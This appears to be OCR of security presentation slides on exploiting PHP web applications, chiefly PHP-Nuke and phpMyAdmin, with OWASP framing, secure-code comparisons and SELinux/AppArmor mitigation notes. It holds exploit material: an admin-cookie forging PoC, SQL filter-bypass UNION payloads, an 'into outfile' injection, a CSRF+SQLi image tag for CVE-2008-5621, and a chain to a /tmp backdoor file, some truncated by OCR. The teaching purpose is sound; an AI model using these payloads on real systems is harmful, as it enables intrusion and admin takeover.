
Attack Vectors	Security Weakness		Technical Impacts
Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE

- SQL Injection in the Journal module to get administrative credentials

PHP-Nuke Exploit

- OWASP A3:

  Broken Authentication and Session Management




Attack Vectors	Security Weakness		Technical Impacts
Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE

  - Shortcut to admin privileges


PHP-Nuke Exploit

- PHP-Nuke Login:



```
$sql = "SELECT pwd FROM ".$prefix."_authors
        WHERE aid='$aid'";
$result = $db->sql_query($sql);
$pass = $db->sql_fetchrow($result);
$db->sql_freeresult($result);
if ($pass[0] == $pwd && !empty($pass[0])) {
    return $adminSave = 1;
}
```


- Secure Login:



```
$adodb->Execute("SELECT * from ".$prefix."_authors
                 WHERE aid=?
                 and pwd= ?", array($aid,sha256($salt.$pwd)));
```


Overview

- PoC Exploit:



```
<?php
$admin_cookie=base64_encode($_GET['aid'].":".$_GET['pwd']);
print("javascript:document.cookie='admin=".$admin_cookie.":")."'");
?>
```

PHPSecInfo Rocks!



Security Information About PHP - Firefox

File Edit View History Bookmarks Tools Help

Security Information About PHP

PhpSecInfo Version 0.2.0; build 20070122 · Project Homepage

Session

Test	Result
save_path	**Notice** save_path is disabled, or is set to a common world-writable directory. This typically allows other users on this server to access session files. You should set save_path to a non-world-readable directory **Current Value:** /var/lib/php4 (1733) **Recommended Value:** A non-world readable/writable directory **More information »**
use_trans_sid	**Notice** use_trans_sid is enabled. This makes session hijacking easier. Consider disabling this feature **Current Value:** 1 **Recommended Value:** 0

Demo!

- Why 2 sql injection exploits?

•(CWE-436)Filter Bypass


- '%20union%20'
- '*/union/*'
- ' union '

•(CWE-436)Filter Bypass

□ '%20union%20'


□ '*/union/*'

□ ' union '



```
UNION/**/  SELECT "text" into_outifle("/tmp/test.txt")
```

PHPMyAdmin CSRF+SQLi=RCE (CVE-2008-5621)



```
    $allow_list = array(
        /* needed for direct access, see FAQ 1.34
       * also, server needed for cookie login screen (multi-server)
       */
        'server', 'db', 'table', 'target',
        /* Session ID */
        'phpMyAdmin',
        /* Cookie preferences */
        'pma_lang', 'pma_charset', 'pma_collation_connection',
        /* Possible login form */
        'pma_servername', 'pma_username', 'pma_password',
        /* rajk - for playing blobstreamable media */
        'media_type', 'custom_type', 'bs_reference',
        /* rajk - for changing BLOB repository file MIME type */
        'bs_db', 'bs_table', 'bs_ref', 'bs_new_mime_type'

<html>
<img src="http://10.1.1.10/phpmyadmin/tbl_structure.php?db=information_schema&table=TABLES%60+where+0+union+select+char%2860%
</html>
```

PHP-Nuke Exploit


- PHP Local File Include->Remote Code Execution.

- AppArmor will not allow MySQL write to /var/www/ (Even if its chomd 777!)

PHP-Nuke Exploit

- SQL Injection To create a file in /tmp/
- AppArmor allows this.
- Local File Include to execute the file in /tmp/

SELinux doesn't allow this!



Quiet	Date	Host	Count	Category	Summary
□	**Fri 02 Jul 2010 10:21:13 AM MST**	**fedora**	**1**	**File Label**	**SELinux is preventing the h**
■	Fri 02 Jul 2010 10:21:13 AM MST	fedora	1	File Label	SELinux is preventing the httpd
□	**Tue 30 Mar 2010 06:27:34 PM MST**	**fedora**	**2**	**<Unknown>**	**SELinux is preventing mysq**
□	**Tue 30 Mar 2010 06:23:14 PM MST**	**fedora**	**3**	**<Unknown>**	**SELinux is preventing rm (r**
□	**Tue 30 Mar 2010 06:23:13 PM MST**	**fedora**	**2**	**<Unknown>**	**SELinux is preventing mysq**

Summary

SELinux is preventing the httpd from using potentially mislabeled files (/tmp/backdoor.php).

Detailed Description

SELinux has denied httpd access to potentially mislabeled file(s) (/tmp/backdoor.php). This means that SELinux will not allow httpd to use these files. It is common for users to edit files in their home directory or tmp directories and then move (mv) them to system directories. The problem is that the files end up with the wrong file context which confined applications are not allowed to access.

Allowing Access


If you want httpd to access this files, you need to relabel them using restorecon -v '/tmp/backdoor.php'. You might want to relabel the entire directory using restorecon -R -v '/tmp'.

Additional Information

```
Source Context:       unconfined_u:system_r:httpd_t:s0
Target Context:       unconfined_u:object_r:mysqld_tmp_t:s0
Target Objects:       /tmp/backdoor.php [ file ]
Source:               httpd
Source Path:          /usr/sbin/httpd
```

PHP-Nuke Exploit

- Eval() and preg_replace /e
  - SELinux does not stop this.



```php
<?
$string1="phpinfo()";
$string2=preg_replace('//e',$string1,'');
?>
```

Study in Scarlet
(http://www.securereality.com.au/studyinscarlet.txt)

PHP-Nuke Exploit

END